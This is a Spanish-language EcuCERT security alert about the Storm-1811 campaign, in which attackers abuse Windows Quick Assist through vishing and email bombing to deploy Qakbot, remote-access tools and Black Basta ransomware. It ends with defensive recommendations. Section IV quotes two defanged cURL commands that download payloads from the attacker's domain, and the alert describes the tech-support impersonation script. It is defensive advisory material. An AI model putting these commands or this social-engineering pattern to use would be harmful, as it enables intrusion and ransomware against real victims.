Nro. Alerta:	AL-2024-009	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert V 1.1
TLP:	TLP:CLEAR		
Fecha:	17-may-2024	**Uso de Quick Assist en ataques de ingeniería social que conducen a ransomware**	Pág.: **1** of **7**

I. DATOS GENERALES:

Clase de alerta: Incidente

Tipo de incidente: Ransomware

Nivel de riesgo: Alto

II. ALERTA

Ciberdelincuentes utilizan la función de Windows Quick Assist en ataques de ingeniería social, para implementar cargas útiles de ransomware Black Basta en las redes de las víctimas. La actividad observada comienza con la suplantación de identidad a través de vishing, seguida de la entrega de herramientas maliciosas, incluidas herramientas de administración y monitoreo remoto (RMM) como ScreenConnect y NetSupport Manager, malware como Qakbot, Cobalt Strike y, en última instancia, el ransomware Black Basta.

Figura 1.- Logo de la herramienta Quick Assist de Windows
Fuente: https://cybersecuritynews.com/hackers-exploiting-quick-assist-ransomware/

III. INTRODUCCIÓN

Quick Assist es una aplicación legítima de Microsoft que permite a los usuarios compartir su dispositivo Windows o macOS con otra persona a través de una

conexión remota, principalmente con la intención de solucionar problemas técnicos en sus sistemas. Viene instalado de forma predeterminada en dispositivos que ejecutan Windows 11.

Investigadores de seguridad han detectado a Storm-1811, un grupo cibercriminal que explota la herramienta Quick Assist en ataques de ingeniería social para plantar malware y ransomware en los sistemas de las víctimas.
Microsoft ha estado investigando la campaña maliciosa desde mediados de abril de 2024 y observaron que el grupo de amenazas Storm-1811 comenzó sus ataques bombardeando por correo electrónico al objetivo.

Para que los ataques sean convincentes, los actores de amenazas lanzan ataques de lista de enlaces, un tipo de ataque de bombardeo de correo electrónico en el que las direcciones de correo electrónico objetivo se registran en varios servicios legítimos de suscripción de correo electrónico para inundar sus bandejas de entrada con contenido suscrito. Una vez que sus buzones de correo se inundan con mensajes no solicitados, los actores de amenazas los llaman haciéndose pasar por un soporte técnico de Microsoft o el personal de TI o de la mesa de ayuda de la empresa atacada para ayudar a solucionar los problemas de spam.

La empresa de ciberseguridad Rapid7, que también detectó los ataques, dice que los actores maliciosos utilizarán un script por lotes para recopilar las credenciales de la víctima desde la línea de comandos usando PowerShell. Las credenciales se recopilan bajo el contexto falso de la 'actualización' que requiere que el usuario inicie sesión. En la mayoría de las variaciones de secuencias de comandos por lotes observadas, las credenciales se filtran inmediatamente al servidor del actor de la amenaza a través de un comando de copia segura (SCP). En al menos otra variante de script observada, las credenciales se guardan en un archivo y deben recuperarse manualmente.

IV. VECTOR DE ATAQUE:

Nro. Alerta:	AL-2024-009	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert V 1.1
TLP:	TLP:CLEAR		
Fecha:	17-may-2024	**Uso de Quick Assist en ataques de ingeniería social que conducen a ransomware**	Pág.: **3** of **7**

Durante el ataque de vhishing (phishing de voz), los delincuentes engañan a las víctimas para que les otorguen acceso a sus dispositivos Windows iniciando la herramienta integrada de control remoto y uso compartido de pantalla denominada Quick Assist.

Durante la llamada, el actor de amenazas accede al dispositivo de la víctima y le solicita a la víctima presionar CTRL + Windows + Q e ingresar el código de seguridad proporcionado por el actor de la amenaza, como se muestra en la siguiente figura:



Figura 1. Solicitud de Asistencia rápida para ingresar el código de seguridad

Después de que la vistima ingresa el código de seguridad, recibe un cuadro de diálogo solicitando permiso para permitir compartir la pantalla. Al seleccionar Permitir se comparte la pantalla del usuario con el actor.

Nro. Alerta:	AL-2024-009	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert V 1.1
TLP:	TLP:CLEAR		
Fecha:	17-may-2024	**Uso de Quick Assist en ataques de ingeniería social que conducen a ransomware**	Pág.: **4** of **7**



Figura 2. Cuadro de diálogo Asistencia rápida que solicita permiso para permitir compartir pantalla

Una vez en la sesión, el actor de la amenaza puede solicitar control, que, si es aprobado por el objetivo, le otorga al actor de amenazas control total del dispositivo del objetivo.



Figura 3. Ejemplos de comandos cURL para descargar archivos por lotes y archivos ZIP

Microsoft informó que una vez que el usuario permite el acceso y el control, el actor de la amenaza ejecuta un comando cURL programado para descargar una serie de archivos por lotes o archivos ZIP utilizados para entregar cargas útiles maliciosas. Algunos de los scripts por lotes observados hacen referencia a la instalación de actualizaciones falsas de filtros de spam que requieren que los objetivos proporcionen credenciales de inicio de sesión. En varios casos, Microsoft Threat Intelligence identificó dicha actividad que conducía a la descarga de Qakbot (vector de acceso remoto), herramientas RMM (su capacidad para integrarse en el entorno), como ScreenConnect (establecer persistencia y realizar movimientos laterales dentro del entorno comprometido) y NetSupport Manager

(herramienta de acceso remoto utilizada por múltiples actores de amenazas para mantener el control sobre los dispositivos comprometidos) , y Cobalt Strike.

```
curl -o s.bat --insecure hxxps://upd7[.]com/update/s.bat
curl -o s.zip --insecure hxxps://upd7[.]com/update/s.zip
```

Figura 4. Ejemplos de comandos cURL para descargar archivos por lotes y archivos ZIP

Después de instalar sus herramientas maliciosas y concluir la llamada telefónica, Storm-1811 aprovecha el acceso y realiza una enumeración de dominios, se mueve lateralmente a través de la red de la víctima e implementa el ransomware Black Basta utilizando la herramienta de reemplazo de telnet PsExec de Windows.

V. IMPACTO:

- Instalación de extensiones y software malicioso.
- Control total sobre el sistema comprometido
- Cifrado de la información

VI. RECOMENDACIONES:

- Microsoft recomienda bloquear o desinstalar Quick Assist y herramientas similares de administración y monitoreo remoto si no se utilizan.
- Capacitar a los empleados para que reconozcan las estafas de soporte técnico y que no brinde acceso a nadie que afirme tener una necesidad urgente de acceder a su dispositivo.
- Considerar que la ayuda remota forma parte de Microsoft Intune Suite y proporciona controles de autenticación y seguridad para las conexiones del servicio de asistencia técnica.
- Si sospecha que la persona que se conecta a su dispositivo está realizando una actividad maliciosa, desconéctese de la sesión inmediatamente e informe a las autoridades locales y/o a cualquier miembro de TI dentro de su organización.

- Los usuarios que se hayan visto afectados por una estafa de soporte técnico también pueden utilizar el formulario de estafa de soporte técnico de Microsoft para denunciarlo.
- Filtrar las comunicaciones no solicitadas, identificar enlaces señuelo en correos electrónicos de phishing y reportar intentos de reconocimiento y otras actividades sospechosas.
- Implementar soluciones antiphishing avanzadas que monitoreen los correos electrónicos entrantes y los sitios web visitados.
- Revisar los sitios web y canales de comunicación establecidos por los fabricantes para conocer vulnerabilidades o comercialización de productos de seguridad.
- Si cuentas con equipos con sistemas operativos Windows, habilite la protección de red para evitar que las aplicaciones o los usuarios accedan a dominios maliciosos y otro contenido malicioso en Internet; funciones de protección contra manipulaciones para evitar que los atacantes detengan los servicios de seguridad y habilite la investigación y la corrección en modo totalmente automatizado para permitir que Defender for Endpoint tome medidas inmediatas sobre las alertas para resolver infracciones, reduciendo significativamente el volumen de alertas.

VII. DESCARGO DE RESPONSABILIDAD

- La información en la presente alerta; se proporciona con fines informativos.
- Cualquier referencia a productos, procesos o servicios comerciales específicos, no constituye respaldo o recomendación por parte del EcuCERT a los mismos.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

VIII. REFERENCIAS:

https://thehackernews.com/2024/05/cybercriminals-exploiting-microsofts.html?m=1

https://www.infosecurity-magazine.com/news/windows-quick-assist-exploited/

https://www.infosecurity-magazine.com/news/windows-quick-assist-exploited/

https://www.bleepingcomputer.com/news/security/windows-quick-assist-abused-in-black-basta-ransomware-attacks/

https://www.microsoft.com/en-us/security/blog/2024/05/15/threat-actors-misusing-quick-assist-in-social-engineering-attacks-leading-to-ransomware/

https://cybersecuritynews.com/hackers-exploiting-quick-assist-ransomware/